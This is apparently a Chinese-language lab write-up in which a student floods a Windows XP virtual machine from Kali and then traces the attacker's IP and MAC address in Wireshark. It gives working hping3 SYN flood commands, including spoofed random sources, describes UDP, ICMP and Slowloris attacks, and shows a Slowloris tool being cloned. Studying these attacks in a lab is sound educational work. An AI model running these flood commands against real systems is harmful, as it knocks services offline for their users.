DoS/DDoS attack and identification

02.26.2022

—

大綱

DoS WinXP via hping3 and identify Kali's IP

Dos攻擊:


阻斷服務攻擊(Dos), 透過特殊的攻擊方式耗盡伺服器的資源或頻寬, 占用系統分享資源, 達到干擾正常系統的運行, 使其他的使用者無法使用到服務。

Wireshark:


Dos及DDos攻擊中, 被攻擊目標會在極端時間內收集到相當多的封包, 透過Wireshark內建的通訊協定解析功能, 可以擷取網路封包進行分析。本次攻擊則應用此項工具以得知封包來源的IP或MAC位址。

執行步驟:

1.使用ifconfig查看所有網路卡狀態，得知Kali的IP及MAC地址



2.使用ipconfig查看Windows XP的ip信息



3.使用arp-scan -l 確認可以攻擊的目標，可以看到Windows XP的ip地址也在其中

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.126.1   00:50:56:c0:00:08       VMware, Inc.
192.168.126.2   00:50:56:f2:f7:a2       VMware, Inc.
192.168.126.131 00:0c:29:36:22:79       VMware, Inc.
192.168.126.254 00:50:56:ff:e6:b9       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.439 seconds (104.96 hosts/sec). 4
 responded
```

4.使用hping3進行Dos攻擊

-c 100000:封包發送數量

-d 120: 發送封包的大小


-S :發送SYN封包

-p 21:指定探測目的端口

--flood:指定發送封包之間隔時間，快速傳送封包

```
root@kali:~# hping3 -V -c 100000 -d 100 -S -p 21 --flood 192.168.126.131
using eth0, addr: 192.168.126.130, MTU: 1500
HPING 192.168.126.131 (eth0 192.168.126.131): S set, 40 headers + 100 data byte
s
hping in flood mode, no replies will be shown
^C
--- 192.168.126.131 hping statistic ---
2069065 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

5.在Wireshark中可察看攻擊地址的來源為Kali的IP



DDoS WinXP via hping3 and identify Kali's MAC address

DDos攻擊:

分散式阻斷服務(DDos)是利用連到互聯網的機器組成的網路進行的，利用大量的互聯網流量使目標伺服器或其周圍的基礎設施承受不及，以阻斷目標伺服器、服務或網路的正常流量。


DDos利用多個被破壞的電腦作為攻擊的流量來源，達成攻擊的有效性，而被利用的機器可能包括電腦或其他的網路資源。

執行步驟:

1.在上述Dos攻擊的指令中加上--rand-source隨機偽冒封包發送源的IP，進行DDos攻擊

```
root@kali:~# hping3 -V -c 100000 -d 100 -S -p 21 --flood --rand-source 192.168.
126.131
using eth0, addr: 192.168.126.132, MTU: 1500
HPING 192.168.126.131 (eth0 192.168.126.131): S set, 40 headers + 100 data byte
s
hping in flood mode, no replies will be shown
^C
--- 192.168.126.131 hping statistic ---
713073 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


2.在Wireshark中，可以查出攻擊源的MAC地址




Other ways to DoS or DDoS WinXP and identify the attack is Kali

I. 攻擊工具：Nping攻擊

利用nping對tcp層進行攻擊，並利用高頻率(rate)由攻擊方主機傳送大量封包到被攻擊方主機，以此佔用掉被攻擊方的CPU資源來達到癱瘓目標主機






II. 其他攻擊：頻寬消耗型攻擊


UDP洪水攻擊：利用UDP protocol 的特性“fire-and-forget”，攻擊主機傳輸大量的UDP封包癱瘓目標主機的運行。在過程中，接收端會去尋找封包所指定的程式，如果找不到，則回傳“Destination Unreachable”的封包給發送端，所以也會消耗發送端的處理器資源。

ICMP洪水攻擊(Ping 洪水攻擊): 攻擊主機藉由ICMP echo-requests (pings) 來癱瘓目標主機。一般來說， ICMP echo-request 和echo-reply訊息都是診斷網路狀況， 而攻擊端傳出請求封包，強制目標回傳依樣數額的回覆封包，藉此讓目標主機無法運作。

圖一為利用hping3進行UDP洪水攻擊，裡面增加了--udp的指令，使得攻擊端傳送出UDP的封包，而--rand-source的指令，它會製造隨機的IP位址，因此圖二在wireshark中，我們需要經由Mac地址找出攻擊方的資訊。




(圖一)




(圖二)

下三張圖為利用python程式進行UDP洪流攻擊的方法，UDP和TCP不一樣的是，UDP不用與TCP進行連線，所以我們可以直接傳送封包給靶機，藉此影響它的運行。


圖一為簡易UDP洪流的python程式，用於重複寄送UDP封包給指定的IP位址；圖二則是系統執行檔案時的指令，及成功執行的畫面；在圖三中，我們隨機產生封包，封包中所指定的程式找不到，因此靶機回傳“Destination Unreachable”的封包給攻擊者。



(圖一)



(圖二)



(圖三)

III. 其他攻擊：Slow attack

HTTP 慢速攻擊也叫 slow http attack，是一種 DoS 攻擊的方式。由於 HTTP 請求底層使用 TCP 網路連線進行會話，因此如果中介軟體對會話超時時間設定不合理，並且HTTP在傳送請求的時候採用慢速發 HTTP 請求，就會導致佔用一個 HTTP 連線會話。如果傳送大量慢速的 HTTP 包就會導致拒絕服務攻擊DoS。

Slow headers (也稱 slowloris)：Web 應用在處理 HTTP 請求之前都要先接收完所有的 HTTP 頭部，Web 伺服器再沒接收到 2 個連續的 `\r\n` 時，會認為客戶端沒有傳送完頭部，而持續的等等客戶端傳送資料，消耗伺服器的連線和記憶體資源。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.25.141  netmask 255.255.255.0  broadcast 192.168.25.255
        inet6 fe80::20c:29ff:fed3:2d25  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d3:2d:25  txqueuelen 1000  (Ethernet)
        RX packets 74  bytes 40154 (39.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77  bytes 6657 (6.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 396 (396.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 396 (396.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

確認自己Kali IP以及MAC address

```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Slowloris
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# git clone https://github.com/gkbrk/slowloris.g
it
```

創建一個Slowloris 的資料夾，將Slowloris 的包git 下來

```
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py
root@kali:~/Desktop/Slowloris/slowloris# ls -l
total 24
```

可以看到資料夾裡面有哪些工具，-l 參數可以顯示檔案與目錄的詳細資訊。

